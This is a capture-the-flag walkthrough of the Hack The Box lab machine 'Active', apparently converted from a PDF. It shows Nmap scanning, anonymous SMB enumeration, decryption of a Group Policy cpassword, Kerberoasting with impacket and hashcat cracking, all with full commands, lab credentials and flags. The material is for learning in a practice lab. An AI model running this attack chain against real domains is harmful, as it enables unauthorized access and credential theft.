
# ACTIVE WALKTHROUGH




As shown in the picture above, Active has an IP address of 10.10.10.100. We scan this IP address with Nmap.

```
root@kali:~# nmap -sS -sV -p- 10.10.10.100
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-08 11:28 EST
Nmap scan report for 10.10.10.100
Host is up (0.070s latency).
Not shown: 65512 closed ports
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2018-12-08 16:33:12Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-
3269/tcp  open  tcpwrapped
5722/tcp  open  msrpc         Microsoft Windows RPC
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         Microsoft Windows RPC
49169/tcp open  msrpc         Microsoft Windows RPC
49171/tcp open  msrpc         Microsoft Windows RPC
49180/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows
```

We've seen multiple ports open. We'il go over Samba and collect information. At this stage, we will use the enum4linux tool.

Enum4linux is a tool used to perform enumeration operation against windows and Samba systems. Written with Perl.

See : [https://tools.kali.org/information-gathering/enum4linux](https://tools.kali.org/information-gathering/enum4linux)

Command used: **enum4linux -S 10.10.10.100**

Here-we display the share list with the -S command.

```
 ==========================================
|    Share Enumeration on 10.10.10.100    |
 ==========================================
Use of uninitialized value $global_workgroup in concatenation (.) or

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Replication     Disk
        SYSVOL          Disk      Logon server share
        Users           Disk
```

As shown in the picture above, **Replication** is listed. Because it's configured incorrectly, we'll be able to see the shares. The tool we use to connect to the Samba server is smbclient.

See : [https://www.samba.org/samba/docs/current/man-html/smbclient.1.html](https://www.samba.org/samba/docs/current/man-html/smbclient.1.html)

```
root@kali:~# smbclient //10.10.10.100/Replication
Enter WORKGROUP\root's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sat Jul 21 06:37:44 2018
  ..                                  D        0  Sat Jul 21 06:37:44 2018
  active.htb                          D        0  Sat Jul 21 06:37:44 2018

                10459647 blocks of size 4096. 4950277 blocks available
smb: \>
```

The above command allows you to connect to the server. If you press “Enter” at the desired password location,  will be connected directly. As it can be understood from here, no password protection has been applied.

```
smb: \> cd active.htb
smb: \active.htb\> dir
  .                                   D        0  Sat Jul 21 06:37:44 2018
  ..                                  D        0  Sat Jul 21 06:37:44 2018
  DfsrPrivate                       DHS        0  Sat Jul 21 06:37:44 2018
  Policies                            D        0  Sat Jul 21 06:37:44 2018
  scripts                             D        0  Wed Jul 18 14:48:57 2018

                10459647 blocks of size 4096. 4950277 blocks available
smb: \active.htb\>
```

With the dir command, active lists the directories.we see that it is HTB. Then we enter the command "cd active.htb" and execute the dir command again.

Here we have visited the existing policies and scripts several times. Now, instead of going around them all one by one, we're going through the proper path. Our way is the **policies**, forward !

```
smb: \active.htb\> cd Policies
smb: \active.htb\Policies\> dir
  .                                   D        0  Sat Jul 21 06:37:44 2018
                                      D        0  Sat Jul 21 06:37:44 2018
  {31B2F340-016D-11D2-945F-00C04FB984F9}      D        0  Sat Jul 21 06:37:44 2018
  {6AC1786C-016F-11D2-945F-00C04fB984F9}      D        0  Sat Jul 21 06:37:44 2018

                10459647 blocks of size 4096. 4950277 blocks available
smb: \active.htb\Policies\>
```

As shown in the picture above, 2 more directory welcomes us. We we will continue with the top directory.

```
smb: \active.htb\Policies\> cd {31B2F340-016D-11D2-945F-00C04FB984F9}
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\> dir
  .                                   D        0  Sat Jul 21 06:37:44 2018
  ..                                  D        0  Sat Jul 21 06:37:44 2018
  GPT.INI                             A       23  Wed Jul 18 16:46:06 2018
  Group Policy                        D        0  Sat Jul 21 06:37:44 2018
  MACHINE                             D        0  Sat Jul 21 06:37:44 2018
  USER                                D        0  Wed Jul 18 14:49:12 2018

                10459647 blocks of size 4096. 4950277 blocks available
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\>
```

```
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\> cd MACHINE\
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\> dir
  .                                   D        0  Sat Jul 21 06:37:44 2018
  ..                                  D        0  Sat Jul 21 06:37:44 2018
  Microsoft                           D        0  Sat Jul 21 06:37:44 2018
  Preferences                         D        0  Sat Jul 21 06:37:44 2018
  Registry.pol                        A     2788  Wed Jul 18 14:53:45 2018
```

```
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\> dir
  .                                   D        0  Sat Jul 21 06:37:44 2018
  ..                                  D        0  Sat Jul 21 06:37:44 2018
  Microsoft                           D        0  Sat Jul 21 06:37:44 2018
  Preferences                         D        0  Sat Jul 21 06:37:44 2018
  Registry.pol                        A     2788  Wed Jul 18 14:53:45 2018

                10459647 blocks of size 4096. 4950277 blocks available
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\> cd Preferences
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\> dir
  .                                   D        0  Sat Jul 21 06:37:44 2018
  ..                                  D        0  Sat Jul 21 06:37:44 2018
  Groups                              D        0  Sat Jul 21 06:37:44 2018

                10459647 blocks of size 4096. 4950277 blocks available
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\> cd Groups
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\> dir
  .                                   D        0  Sat Jul 21 06:37:44 2018
  ..                                  D        0  Sat Jul 21 06:37:44 2018
  Groups.xml                          A      533  Wed Jul 18 16:46:06 2018

                10459647 blocks of size 4096. 4950277 blocks available
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\> get Groups.xml
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\Groups.xml
Groups.xml (1.9 KiloBytes/sec) (average 3.1 KiloBytes/sec)
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\>
```

As seen above, the Groups.XML file under the "preferences\groups" directory is imported to our computer with the Get Command.

It's time to view the contents.

```
root@kali:~# cat Groups.xml
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51
E5-4d24-8B1A-D9BDE98BA1D1}" name="active.htb\SVC_TGS" image="2" changed="2018-07
-18 20:46:06" uid="{EF57DA28-5F69-4530-A59E-AAB58578219D}"><Properties action="U
" newName="" fullName="" description="" cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA9
8gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ" changeLogon="0" noCha
nge="1" neverExpires="1" acctDisabled="0" userName="active.htb\SVC_TGS"/></User>
</Groups>
root@kali:~#
```

DOMAIN : active.htb

CPASSWORD =

edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ

USER : SVC_TGS

**What is cpassword?**

Cpassword is a value in the **Groups.xml** file located in a shared directory. Is the name of the attribute that stores the passwords in Group Policy Preference. It can be easily decrypted by the authenticated user in the field. This value can be obtained in a clear-text format by decrypting it later.

**As a result, saving passwords to GPP is a high risk.**

**See :** https://blogs.technet.microsoft.com/ash/2014/11/10/dont-set-or-save-passwords-using-group-policy-preferences/

Now, let's move to the decrypt process with the cpassword value found above. We can do this with the GPP-decrypt tool found in Kali.

**See** : https://tools.kali.org/password-attacks/gpp-decrypt

You will also be more useful if you look at the blog below regarding this subject.

**See :** https://pentestlab.blog/tag/cpassword/

```
root@kali:~# gpp-decrypt edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbC
pZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ
/usr/bin/gpp-decrypt:21: warning: constant OpenSSL::Cipher::Cipher is deprecated
GPPstillStandingStrong2k18
root@kali:~#
```

When we use the GPP-decrypty tool, we get a clear-text version of cpassword. Then last was the situation.

**Domain :** active.htb

**User :** SVC_TGS

**Password :** GPPstillStandingStrong2k18

Now, if we're going to head back;

```
=========================================
|    Share Enumeration on 10.10.10.100    |
=========================================
Use of uninitialized value $global_workgroup in concatenation (.) or

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Replication     Disk
        SYSVOL          Disk      Logon server share
        Users           Disk
```

As shown in the picture above, "users" is located at the bottom. When we try to see the users section, we get the ACCESS_DENIED error. ( Very normal 😊 )

```
root@kali:~# smbclient //10.10.10.100/Users
Enter WORKGROUP\root's password:
Anonymous login successful
tree connect failed: NT_STATUS_ACCESS_DENIED
root@kali:~#
```

So why do we make such a mistake? The answer is quite simple. This is because the user does not have access to the Users. What is the login password of the user we log in to? Did we define these? We assign no. That's why we encountered NT_STATUS_ACCESS_DENIED error. Then can we and how do we get in? Here we will log in with username and password in the Groups.XML file above. Again let;

**USER :** SVC_TGS

**PASSWORD :** GPPstillStandingStrong2k18

Now, let's see how we can connect with the smbclient tool.

```
root@kali:~# smbclient //10.10.10.100/Users -U=SVC_TGS%GPPstillStandingStrong2k18
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   DR        0  Sat Jul 21 10:39:20 2018
  ..                                  DR        0  Sat Jul 21 10:39:20 2018
  Administrator                        D        0  Mon Jul 16 06:14:21 2018
  All Users                          DHS        0  Tue Jul 14 01:06:44 2009
  Default                            DHR        0  Tue Jul 14 02:38:21 2009
  Default User                       DHS        0  Tue Jul 14 01:06:44 2009
  desktop.ini                        AHS      174  Tue Jul 14 00:57:55 2009
  Public                              DR        0  Tue Jul 14 00:57:55 2009
  SVC_TGS                              D        0  Sat Jul 21 11:16:32 2018

                10459647 blocks of size 4096. 4950260 blocks available
smb: \>
```

To explain what is done in the picture above;


**//10.10.10.100/Users** : I will connect to the users cabinet of the Samba server 10.10.10.100

**-U :** User step and password -> SVC_TGS**%**GPPstillStandingStrong2k18

```
smb: \SVC_TGS\> cd Desktop\
smb: \SVC_TGS\Desktop\> dir
  .                                   D        0  Sat Jul 21 11:14:42 2018
  ..                                  D        0  Sat Jul 21 11:14:42 2018
  user.txt                            A       34  Sat Jul 21 11:06:25 2018

                10459647 blocks of size 4096. 4950260 blocks available
smb: \SVC_TGS\Desktop\> get user.txt
getting file \SVC_TGS\Desktop\user.txt of size 34 as user.txt (0.1 KiloBytes/sec)
(average 0.1 KiloBytes/sec)
```

a-) cd SVC_TGS
b-) cd Desktop
c-) dir
d-) get user.txt




Thus, we managed to read the user.txt file.

```
root@kali:~# smbclient //10.10.10.100/Users -U=SVC_TGS%GPPstillStandingStrong2k18
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   DR        0  Sat Jul 21 10:39:20 2018
  ..                                  DR        0  Sat Jul 21 10:39:20 2018
  Administrator                        D        0  Mon Jul 16 06:14:21 2018
  All Users                          DHS        0  Tue Jul 14 01:06:44 2009
  Default                            DHR        0  Tue Jul 14 02:38:21 2009
  Default User                       DHS        0  Tue Jul 14 01:06:44 2009
  desktop.ini                        AHS      174  Tue Jul 14 00:57:55 2009
  Public                              DR        0  Tue Jul 14 00:57:55 2009
  SVC_TGS                              D        0  Sat Jul 21 11:16:32 2018

                10459647 blocks of size 4096. 4949956 blocks available
smb: \> cd Administrator
smb: \Administrator\> dir
NT_STATUS_ACCESS_DENIED listing \Administrator\*
```

When we switch to the administrator directory and use the “dir” command, we encounter ACCESS_DENIED. If we want to read the root.txt file, we need to raise the authority. Our next steps will be according to him.

Since we have found valid credentials for SVC_TGS, we can now consult Kerberos for more information. We'll use the impacket for this.

**See :** https://github.com/SecureAuthCorp/impacket

After downloading the package, you need to install the requirements by entering **"impacket"** and typing **“pip install .”** Otherwise it will not work.

**GetUserSPN.py :** It tries to find and fetch **“Service Principal names**” associated with normal user accounts. The output value is compatible with **John The Ripper** and **HashCat**.

```
root@kali:~/Desktop/impacket/examples# ./GetUserSPNs.py -dc-ip 10.10.10.100 -reque
st active.htb/SVC_TGS -outputfile administrator.tgt
Impacket v0.9.19-dev - Copyright 2018 SecureAuth Corporation

Password:
ServicePrincipalName  Name           MemberOf
             PasswordLastSet      LastLogon
--------------------  -------------  ----------------------------------------------
-----------  -------------------  -------------------
active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,DC=ac
tive,DC=htb  2018-07-18 15:06:40  2018-07-30 13:17:40
```

Let's explain the parameters above.

**-dc-ip :** We give the domain controller IP address.

**-request :** We're sending requests to the designated domain.

**-outputfile :** We're specifying the output file.

It wants us to enter the password.

Password : **GPPstillStandingStrong2k18**

```
root@kali:~/Desktop/impacket/examples# cat administrator.tgt
$krb5tgs$23$*Administrator$ACTIVE.HTB$active/CIFS~445*$03918027eb9fcd573e1c4c04033
2ca52$3be9e6bb5f8327fbd3bd8e0de56ac98af05a0a2e1c107210bd3de99861124f5b237987bd85a2
079cac79d6739d461c0df8d3473043e421f8ae5a42a01d992792e6211a831a68cecba918a96636c5fa
1327677c73aadc35b88872f570f42866291917bebee4ccdb7c878c7a3ab84bd937d3b04e01ec23578a
3eeafd5a8618d0cb7c70b30af5e4ecae44cc53d21d0c0605e86e20f5d5bffae203615d4d401d321c2c
0048efc134821a4a16c7d3925f4be2c97f5a94efd6fc097be817bfbd0ceec7966a98ff533507951fa6
f82add4f2e80050f2cc977f42a1d587ace1ad604e6d5189b3e3656c07778ea275a3225afd5d2756ab3
d937ef97e4e267125283c47196e2546ec18488b426173e5cf51c8f0ce323d8949cc127877fda02ed57
38c2df33945caa3e5c00732cd6ba8a6da272af26a7a4b50508c4f9e534d901919fafdd318a8c380f49
69769ac44d6c943187c2b9c9b931f4f337b14f08dc487494458fcba7b7555f5bca5a195932f12ddf66
1abeb13d11c0c23f0d0f1b8f45358ca89c1dbf1c81ee36d9da45927fca2bf22f69f4bf84794e2fc73c
a84dab110856e7a6fa564f2c4f6a31416686fab0baa0014fdb75df08084eb083c7ab8202e25c5fb3a4
20d71aba151f11f1a8eb9c96d176e9e646f2a848ed4b8708e6aa361098ff995fe4321a244b3a8467f1
6d2d5f28672b360a9d5782a1465ee58a06306e82b95d00bb9b37aa70fe3cd953e54b0335c78ba24bff
80d88cc92d0c31026cdb9b33d64b606054a4e82ed60a69622cd057a88cc3dfb6dc0943d09f9434b844
52fc9e046c15814d84949c6f3f5ac74d8027ee7092722137d12edde1b4a7619ef914c51a423ae2a785
797b4c451b0363ce5c8914ff6016cf310365b5eafb6940091bbea3619ba33c6165043f69ab3c6ab075
79fcd247ecf07e43c9b083349b8c534d7b964de823e04ace013657f15f1d3a3d1ea202bdbe409559ae
3aef71a1bc10c6ebaa4162bddd316703e2a7dec5e3a7c1dbb327e4d24e98dc877037fec528011584eb
1537879acc2cb6399267fd305e7777d2faefb021cc18f8d3b69466a4649c9dbcaa24265b221a88b3af
0d5694ee300e0c794c9f6d1f9353db39e1e14650aea388ab4dca8046a982a48b896e759a74a4c525ec
4c019840b109aef3cf1f3a27f7ac5fe156b1a8f19bbe4449eed00932593568caef356db9315ee28bab
72a5c24146c0c6b5de540be493d92486ab88e968721a67c8f8468976ecc6c577
```

We will now export the file **administrator.tgt** to the hashcat tool and hashcat will decrypt it for us.

**See :** [https://hashcat.net/hashcat/](https://hashcat.net/hashcat/)

First, we need to find out which hash type (number) is using for Hashcat Kerberos. For this, we display the parameters with the **hashcat -h** parameter.

```
  10200 | CRAM-MD5
  11100 | PostgreSQL CRAM (MD5)
  11200 | MySQL CRAM (SHA1)
  11400 | SIP digest authentication (MD5)
  13100 | Kerberos 5 TGS-REP etype 23
  16100 | TACACS+
  16500 | JWT (JSON Web Token)
    121 | SMF (Simple Machines Forum) > v1.1
```

Returns the number 13100 as shown in the picture. We will continue with the number 13100.

```
C:\Users\root\Desktop\hashcat-5.1.0\hashcat-5.1.0>.\hashcat64.exe administrator.tgs rockyou.txt -m 13100 -a 0 --force
hashcat (v5.1.0) starting...
```

```
Watchdog: Temperature abort trigger set to 90c

Dictionary cache built:
* Filename..: rockyou.txt
* Passwords.: 14344391
* Bytes.....: 139921497
* Keyspace..: 14344384
* Runtime...: 2 secs

$krb5tgs$23$*Administrator$ACTIVE.HTB$active/CIFS~445*$03918027eb9fcd573e1c4c040332ca52$3be9e6bb5f8327fbd3bd8e0de56ac98af05a0a2e1c10
7210bd3de99861124f5b237987bd85a2079cac79d6739d461c0df8d3473043e421f8ae5a42a01d992792e6211a831a68cecba918a96636c5fa1327677c73aadc35b8
8872f570f42866291917bebee4ccdb7c878c7a3ab84bd937d3b04e01ec23578a3eeafd5a8618d0cb7c70b30af5e4ecae44cc53d21d0c0605e86e20f5d5bffae20361
5d4d401d321c2c0048efc134821a4a16c7d3925f4be2c97f5a94efd6fc097be817bfbd0ceec7966a98ff533507951fa6f82add4f2e80050f2cc977f42a1d587ace1a
d604e6d5189b3e3656c07778ea275a3225afd5d2756ab3d937ef97e4e267125283c47196e2546ec18488b426173e5cf51c8f0ce323d8949cc127877fda02ed5738c2
df33945caa3e5c00732cd6ba8a6da272af26a7a4b50508c4f9e534d901919fafdd318a8c380f4969769ac44d6c943187c2b9c9b931f4f337b14f08dc487494458fcb
a7b7555f5bca5a195932f12ddf661abeb13d11c0c23f0d0f1b8f45358ca89c1dbf1c81ee36d9da45927fca2bf22f69f4bf84794e2fc73ca84dab110856e7a6fa564f
2c4f6a31416686fab0baa0014fdb75df08084eb083c7ab8202e25c5fb3a420d71aba151f11f1a8eb9c96d176e9e646f2a848ed4b8708e6aa361098ff995fe4321a24
4b3a8467f16d2d5f28672b360a9d5782a1465ee58a06306e82b95d00bb9b37aa70fe3cd953e54b0335c78ba24bff80d88cc92d0c31026cdb9b33d64b606054a4e82e
d60a69622cd057a88cc3dfb6dc0943d09f9434b84452fc9e046c15814d84949c6f3f5ac74d8027ee7092722137d12edde1b4a7619ef914c51a423ae2a785797b4c45
1b0363ce5c8914ff6016cf310365b5eafb6940091bbea3619ba33c6165043f69ab3c6ab07579fcd247ecf07e43c9b083349b8c534d7b964de823e04ace013657f15f
1d3a3d1ea202bdbe409559ae3aef71a1bc10c6ebaa4162bddd316703e2a7dec5e3a7c1dbb327e4d24e98dc877037fec528011584eb1537879acc2cb6399267fd305e
7777d2faefb021cc18f8d3b69466a4649c9dbcaa24265b221a88b3af0d5694ee300e0c794c9f6d1f9353db39e1e14650aea388ab4dca8046a982a48b896e759a74a4
c525ec4c019840b109aef3cf1f3a27f7ac5fe156b1a8f19bbe4449eed00932593568caef356db9315ee28bab72a5c24146c0c6b5de540be493d92486ab88e968721a
67c8f8468976ecc6c577:Ticketmaster1968
```

As seen in the picture above, the password was found as **Ticketmaster1968**. Now let's connect again via smbclient with this password.

```
root@kali:~/Desktop# smbclient //10.10.10.100/Users -U=Administrator%Ticketmaste
r1968
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   DR        0  Sat Jul 21 10:39:20 2018
  ..                                  DR        0  Sat Jul 21 10:39:20 2018
  Administrator                        D        0  Mon Jul 16 06:14:21 2018
  All Users                          DHS        0  Tue Jul 14 01:06:44 2009
  Default                            DHR        0  Tue Jul 14 02:38:21 2009
  Default User                       DHS        0  Tue Jul 14 01:06:44 2009
  desktop.ini                        AHS      174  Tue Jul 14 00:57:55 2009
  Public                              DR        0  Tue Jul 14 00:57:55 2009
  SVC_TGS                              D        0  Sat Jul 21 11:16:32 2018

                10459647 blocks of size 4096. 4949492 blocks available
smb: \>
```

As shown in the picture above, we have made a connection. Now let's read the root.txt file.

```
smb: \> cd Administrator\
smb: \Administrator\> cd Desktop\
smb: \Administrator\Desktop\> dir
  .                                   DR        0  Mon Jul 30 09:50:10 2018
  ..                                  DR        0  Mon Jul 30 09:50:10 2018
  desktop.ini                        AHS      282  Mon Jul 30 09:50:10 2018
  root.txt                             A       34  Sat Jul 21 11:06:07 2018

                10459647 blocks of size 4096. 4949492 blocks available
smb: \Administrator\Desktop\> get root.txt
getting file \Administrator\Desktop\root.txt of size 34 as root.txt (0.1 KiloByt
es/sec) (average 0.1 KiloBytes/sec)
smb: \Administrator\Desktop\>
```

```
root@kali:~/Desktop#
root@kali:~/Desktop#
root@kali:~/Desktop# cat root.txt
b5fc76d1d6b91d77b2fbf2d54d0f708b
root@kali:~/Desktop#
```

# p4wsec

**Twitter : https://www.twitter.com/p4wsec**

**Github : https://github.com/p4wsec**

**Gmail : p4wsec@gmail.com**

**THANK YOU FOR READING, HAVE A NICE DAY.**